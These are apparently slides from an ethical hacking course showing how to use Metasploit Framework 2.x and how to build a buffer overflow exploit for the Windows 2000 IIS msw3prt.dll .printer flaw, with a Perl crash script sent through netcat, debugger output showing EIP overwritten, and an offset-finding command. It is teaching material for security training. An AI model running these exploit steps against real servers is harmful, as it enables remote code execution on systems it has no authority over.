



# Ethical Hacking

Version 5

**Exploit Writing Using  
Metasploit Framework**

# What is Metasploit Framework?

- ⦿ It is an open-source and freely available exploit development framework released under GPL license
- ⦿ The Metasploit Framework is written in the Perl scripting language and can run on Linux and Windows (using the Cygwin environment for Windows)
- ⦿ The framework provides the following interfaces:
  - Msfcli
  - Msfweb
  - msfconsole

# msfconsole

- ⊙ The msfconsole is an interactive command-line interface provides a command set that allows the user to manipulate the framework environment, set exploit options, and deploy the exploit
- ⊙ Commands:
  - **show exploits**
    - Lists the available exploits
  - **info**
    - Shows the different aspects of the exploit like target platforms, payloads etc.
  - **use**
    - Uses the exploit
  - **help**
    - Lists available commands

# Screenshot


```
MSFConsole  
  
Metasploit  
  
+ -- --=[ msfconsole v2.5 [105 exploits - 74 payloads]  
msf >
```

The screenshot shows a window titled "MSFConsole" with a black background. At the top, the word "Metasploit" is displayed in a white, stylized, pixelated font. Below this, there is a horizontal line of small dashes. Underneath the line, the text "+ -- --=[ msfconsole v2.5 [105 exploits - 74 payloads]" is shown in a white monospaced font. At the bottom left of the window, the prompt "msf >" is visible.

# Show exploits

```
MSFConsole
solaris_kcms_readfile      Solaris KCMS Arbitrary File Read
solaris_lpd_exec          Solaris LPD Command Execution
solaris_lpd_unlink        Solaris LPD Arbitrary File Delete
solaris_sadmind_exec      Solaris sadmind Command Execution
solaris_snmpxdmid         Solaris snmpxdmid AddComponent Overflow
solaris_ttyprompt        Solaris in.telnetd TTYPROMPT Buffer Overflow
squid_ntlm_authenticate   Squid NTLM Authenticate Overflow
sunserve_date            Subversion Date Sunserve
trackercam_phparg_overflow TrackerCam PHP Argument Buffer Overflow
uow_imap4_copy           University of Washington IMAP4 COPY Overflow
uow_imap4_lsub           University of Washington IMAP4 LSUB Overflow
ut2004_secure_linux      Unreal Tournament 2004 "secure" Overflow (Linux)
>
ut2004_secure_win32      Unreal Tournament 2004 "secure" Overflow (Win32)
>
warftpd_165_pass         War-FTPD 1.65 PASS Overflow
warftpd_165_user        War-FTPD 1.65 USER Overflow
webstar_ftp_user        WebSTAR FTP Server USER Overflow
windows_ssl_pct         Microsoft SSL PCT MS04-011 Overflow
wins_ms04_045           Microsoft WINS MS04-045 Code Execution
wsftp_server_503_mkd     WS-FTP Server 5.03 MKD Overflow
zenworks_desktop_agent  ZENworks 6.5 Desktop/Server Management Remote S
tack Overflow
msf >
```

# help



```
MSFConsole
wins_ms04_045      Microsoft WINS MS04-045 Code Execution
wsftp_server_503_mkd  WS-FTP Server 5.03 MKD Overflow
zenworks_desktop_agent  ZENworks 6.5 Desktop/Server Management Remote S
tack Overflow


msf > help

Metasploit Framework Main Console Help
=====

?          Show the main console help
cd         Change working directory
exit      Exit the console
help      Show the main console help
info      Display detailed exploit or payload information
quit      Exit the console
reload    Reload exploits and payloads
save      Save configuration to disk
setg      Set a global environment variable
show      Show available exploits and payloads
unsetg    Remove a global environment variable
use       Select an exploit by name
version   Show console version

msf >
```

# Web Interface



# Running an exploit using the console

```
>use iis40_htr  
>show targets  
>show options  
>set RHOST 10.0.0.5  
>show advanced  
>show payloads  
>set PAYLOAD win32_bind  
>exploit
```



# Exploit Development with Metasploit

- ⦿ Writing an exploit requires an in-depth understanding of the target architecture's assembly language, detailed knowledge of the operating system's internal structures, and considerable programming skill
- ⦿ Metasploit greatly simplifies the exploit development
- ⦿ The first step in writing an exploit is to determine the specific attack vector against the target host

# msw3prt.dll

- ⦿ Windows 2000 Internet printing ISAPI extension contains msw3prt.dll which handles user requests
- ⦿ Due to an unchecked buffer in msw3prt.dll, a maliciously crafted HTTP .printer request containing approx 420 bytes in the 'Host:' field will allow the execution of arbitrary code
- ⦿ Typically a web server would stop responding in a buffer overflow condition; however, once Windows 2000 detects an unresponsive web server it automatically performs a restart

# Example

- ⊙ We will demonstrate how to develop an exploit for IIS msw3prt.dll vulnerability in Windows 2000 SP0
- ⊙ Our exploit will cause a buffer overflow in a component called msw3prt.dll, also known as the .printer ISAPI filter, which gives the operating system support for the Internet Printing Protocol
- ⊙ Our exploit will overwrite the instruction pointer with a location in memory that jumps to our program's exploit code

# What you will need?

- ⊙ You will need the following to create the exploit
  - Metasploit framework
  - ActivePerl
  - Debugger for Windows
  - OllyDbg Debugger
  - netcat

# Determining the Attack Vector

- ⊙ **First**
  - The attack vector of the vulnerability is determined
- ⊙ **Second**
  - The offset of the overflow vulnerability must be calculated
- ⊙ **Third**
  - Find the valid return address
- ⊙ **Fourth**
  - Determine the character and size limitations
- ⊙ **Fifth**
  - Create a nop sled
- ⊙ **Sixth**
  - Select the payload, generate and encode
- ⊙ **Exploit!**

# First - The attack vector of the vulnerability is determined

- ⦿ Find the offset

```
$string = "GET /NULL.printer
HTTP/1.0\nHost: ";
$string .= "A" x 500;
$string .= "\n\n";
open(NC, "|nc.exe 127.0.0.1 80");
print NC $string;
close(NC);
```

# Debugger

1. Attach the debugger to the **inetinfo.exe** process. Ensure that the process continues execution after being interrupted.
2. Execute the script in the previous slide
3. The attack string should overwrite the return address.
4. The return address is popped into EIP.
5. When the processor attempts to access the invalid address stored in EIP, the system will throw an access violation.
6. The access violation is caught by the debugger, and the process halts.
7. When the process halts, the debugger will display process information including virtual memory, disassembly, the current stack, and the register states.

# code

```
bo.pl - Notepad
File Edit Format Help
$string = "GET /NULL.printer HTTP/1.0\nHost: ";
$string .= "A" x 500;
$string .= "\n\n";
open(NC, "|nc.exe 127.0.0.1 80");
print NC $string;
close(NC);
```

**Perl code**

**inetinfo attached  
to debugger**

Attach to Process

<input type="checkbox"/>	744	MSTask.exe
<input type="checkbox"/>	804	VPCMap.exe
<input type="checkbox"/>	1060	Explorer.exe
<input type="checkbox"/>	1124	VMUSrvc.exe
<input type="checkbox"/>	1256	Dfssvc.exe
<input type="checkbox"/>	1264	windbg.exe
<input type="checkbox"/>	376	cmd.exe
<input type="checkbox"/>	1088	NOTEPAD.EXE
<input type="checkbox"/>	1308	dllhost.exe
<input type="checkbox"/>	992	notepad.exe
<input type="checkbox"/>	1284	cmd.exe
<input type="checkbox"/>	892	bash.exe
<input type="checkbox"/>	1220	IEXPLORE.EXE
<input type="checkbox"/>	1228	perl.exe
<input type="checkbox"/>	1216	mdm.exe
<input checked="" type="checkbox"/>	844	inetinfo.exe
<input type="checkbox"/>	416	cmd.exe
<input type="checkbox"/>	1440	bash.exe
<input type="checkbox"/>	1536	perl.exe
<input type="checkbox"/>	1572	SNAP32.EXE

Sort  
 System order  By ID  By Executable

Process ID:  
844

Noninvasive

OK Cancel Help



# Inetinfo process attached to debugger


The screenshot displays the WinDbg 6.6.0003.5 interface with the pid 844 process attached. The Disassembly window shows the following assembly instructions:

```
77f9f99f ff7514 push dword p
77f9f9a2 ff7510 push dword p
77f9f9a5 ff750c push dword p
77f9f9a8 ff7508 push dword p
77f9f9ab ffd0 call eax
77f9f9ad 8945d8 mov [ebp-0x
77f9f9b0 834dfcff or dword p
77f9f9b4 e814000000 call ntdll!Pro
77f9f9b9 8b45d8 mov eax,[eb
77f9f9bc 8b4df0 mov ecx,[eb
77f9f9bf 64890d00000000 mov fs:[000
77f9f9c6 5f pop edi
77f9f9c7 5e pop esi
77f9f9c8 5b pop ebx
77f9f9c9 c9 leave
77f9f9ca c21000 ret 0x10
77f9f9cd 837ddc00 cmp dword p
77f9f9d1 7408 jz ntdll!Pro
77f9f9d3 ff75dc push dword p
77f9f9d6 e8f6ffefff call ntdll!L
77f9f9db c3 ret
ntdll!RtlSetUnicodeCallouts:
77f9f9dc c20400 ret 0x4
ntdll!DbgBreakPoint:
77f9f9df cc int 3
77f9f9e0 c3 ret
ntdll!DbgUserBreakPoint:
77f9f9e1 cc int 3
77f9f9e2 c3 ret
77f9f9e3 8b442404 mov eax,[es
77f9f9e7 cc int 3
77f9f9e8 c20400 ret 0x4
77f9f9eb 8b45ec mov eax,[eb
77f9f9ee 8b00 mov eax,[ea
77f9f9f0 8b00 mov eax,[ea
77f9f9f2 898580fdffff mov [ebp-0x
77f9f9f8 6a01 push 0x1
77f9f9fa 58 pop eax
77f9f9fb c3 ret
77f9f9fc 8b65e8 mov esp,[eb
77f9f9ff 8bb580fdffff mov esi,[eb
77f9fa05 834dfcff or dword p
77f9fa09 33db xor ebx,ebx
77f9fa0b e90388ffff jmp ntdll!D
77f9fa10 64a118000000 mov eax,fs:
```

The Registers window shows the following values:

Reg	Value
gs	0
fs	38
es	23
ds	23
edi	400
esi	0
ebx	0
edx	fffffff
ecx	101
eax	0
ebp	19fffb4
eip	77f9f9df
cs	1b
efl	286
esp	19fffa8
ss	23
dr0	0
dr1	0
dr2	0
dr3	0
dr6	0
dr7	0
fpcw	27f
fpw	0
fptw	ffff
fop...	0
fpip	0
fpi...	0
fpdp	0
fpd...	0
st0	0.0000000000000000e+000
st1	0.0000000000000000e+000
st2	0.0000000000000000e+000
st3	0.0000000000000000e+000
st4	0.0000000000000000e+000
st5	0.0000000000000000e+000
st6	0.0000000000000000e+000
st7	-1.#INF0000000000000e+000
m0	0:0:0:0

# Execute the perl code



```
C:\WINNT\System32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\B0>dir
Volume in drive C has no label.
Volume Serial Number is 78F5-063B

Directory of C:\Documents and Settings\Administrator\Desktop\B0
08/01/2006 09:23a <DIR> .
08/01/2006 09:23a <DIR> ..
08/01/2006 06:08p          921 bo.pl
12/29/2002 09:17p       59,392 nc.exe
08/01/2006 06:18a          1,589 webexploit.pl
          3 File(s)          61,902 bytes
          2 Dir(s) 15,802,765,312 bytes free

C:\Documents and Settings\Administrator\Desktop\B0>perl bo.pl
```

# EIP is overwritten with “AAAA”

AAAA in hexadecimal is 41414141

The screenshot displays the WinDbg interface for process Pid 844. The Disassembly window on the left shows a list of memory addresses from 41414141 to 4141416d, all with '???' as their values. The Registers window on the right shows the state of various registers. The EIP register is highlighted in red and its value is 41414141. An arrow points from the text 'AAAA in hexadecimal is 41414141' to the EIP register value.

Reg	Value
edi	4
esi	1bc1e90
ebx	1bc1e90
edx	0
ecx	2
eax	1
ebp	41414141
<b>eip</b>	<b>41414141</b>
efl	10202
esp	f3f3e0
st7	0.0000000000000000e+000
mm0	77fc:a1e6:df:f8c4
mm2	df:f940:0:0
mm3	77fc:a47f:df:fa68
mm4	0:1800:0:0
mm5	0:0:9:22b4
xmm3	8.523706e-040: 8.140423e-040: 8.523706e-040: 4.344025e-044
xmm4	1.663337e+032: 8.523706e-040: 8.160490e-040: 1.663063e+032
gs	0
fs	38
es	23
ds	23
cs	1b
ss	23
dr0	0
dr1	0
dr2	0
dr3	0
dr6	0
dr7	0
fpcw	27f
fpsw	0
<b>ftw</b>	<b>fff</b>
fop...	0
fpi...	0
fpi...	0
fpi...	0
fpi...	0
fpi...	0
st0	0 0000000000000000e+000

# OllyDbg Screen

The screenshot displays the OllyDbg interface for the process 'inetinfo.exe'. The CPU window shows the following registers:

Register	Value
EAX	00000001
ECX	00000002
EDX	00000000
EBX	01B81E90
ESP	00F3F3E0 ASCII "AA"
EBP	41414141
ESI	01B81E90
EIP	00000004
EIP	41414141

The error dialog box is titled "Error" and contains the following text:


Don't know how to continue because memory at address 41414141 is not readable. Try to change EIP or pass exception to program.

The background shows a stack dump with the following columns: Address, Hex, and Disassembly. The stack dump shows a sequence of memory addresses from 01004000 to 01004050, with corresponding hex values and disassembly instructions. The stack dump is partially obscured by the error dialog box.

# EIP

- ⊙ In the debugger window shown in the previous slide, EIP has been overwritten with the hexadecimal value **0x41414141**
- ⊙ This corresponds to the ASCII string AAAA, which is a piece of Data that was sent to IIS
- ⊙ Because the processor attempts to access the invalid memory address, **0x41414141**, the process halts in the debugger

# Analysis of the code



```
bo.pl - Notepad
File Edit Format Help
$string = "GET /NULL.printer HTTP/1.0\nHost: ";
$string .= "A" x 500;
$string .= "\n\n";
open(NC, "|nc.exe 127.0.0.1 80");
print NC $string;
close(NC);
```

- ⦿ **In line 1**, we start to build the attack string by specifying a GET request
- ⦿ **In line 2**, we append a string of 500 “A” characters
- ⦿ **In line 3**, we add carriage return and newline characters that terminate the request
- ⦿ **In line 4**, a pipe is created between the NC file handle and the Netcat utility. The Netcat utility has been instructed to connect to the target host at 127.0.0.1 on port 80
- ⦿ **In line 5**, the \$string data is printed to the NC file handle. The NC file handle then passes the \$string data through the pipe to Netcat which then forwards the request to the target host
- ⦿ **In line 6**, we close the connection

# Determine the “offset” address

- ⦿ We need to calculate the location of the four A characters that overwrote the saved return address
- ⦿ A simple GET request consisting of A characters will not provide enough information to determine the location of the return address
- ⦿ A GET must be created such that any four consecutive bytes in the name are unique from any other four consecutive bytes
- ⦿ When these unique four bytes are popped into EIP, you will be able to locate these four bytes in the GET string
- ⦿ To determine the number of bytes that must be sent before the return address is overwritten, simply count the number of characters in the GET before the unique four-byte string
- ⦿ The term **offset** is used to refer to the number of bytes that must be sent in the request just before the four bytes that overwrite the return address

# *PatternCreate()*

- ⊙ You can use *PatternCreate()* method available from the `Pex.pm` library located in `~/framework/lib` to generate unique characters
- ⊙ The *PatternCreate()* method takes one argument specifying the length in bytes of the pattern to generate
- ⊙ The output is a series of ASCII characters of the specified length where any four consecutive characters are unique
- ⊙ These characters can be copied into the attack string
- ⊙ Command:


```
perl -e "use Pex; print Pex::Text::PatternCreate(500)"
```

•or pipe it to a file

```
perl -e "use Pex; print Pex::Text::PatternCreate(500)" > string.txt
```




# *PatternCreate()* Command



The image shows a Windows Explorer window titled 'lib' with a menu bar (File, Edit, View, Favorites, Tools, Help) and a toolbar (Back, Forward, Search, Folders, History, etc.). The address bar shows 'lib'. The main pane displays several folders: Digest, Msf, NetPacket, Pex, and code.txt. Below the folders, there are two files: NetPacket.pm and Pex.pm. The Pex.pm file is circled, and an arrow points from it to a command prompt window. The command prompt window is titled 'C:\WINNT\System32\cmd.exe' and shows the following command and output:

```
C:\Program Files\Metasploit Framework\home\framework\lib>perl -e "use Pex; print Pex::Text::PatternCreate(500)"  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac  
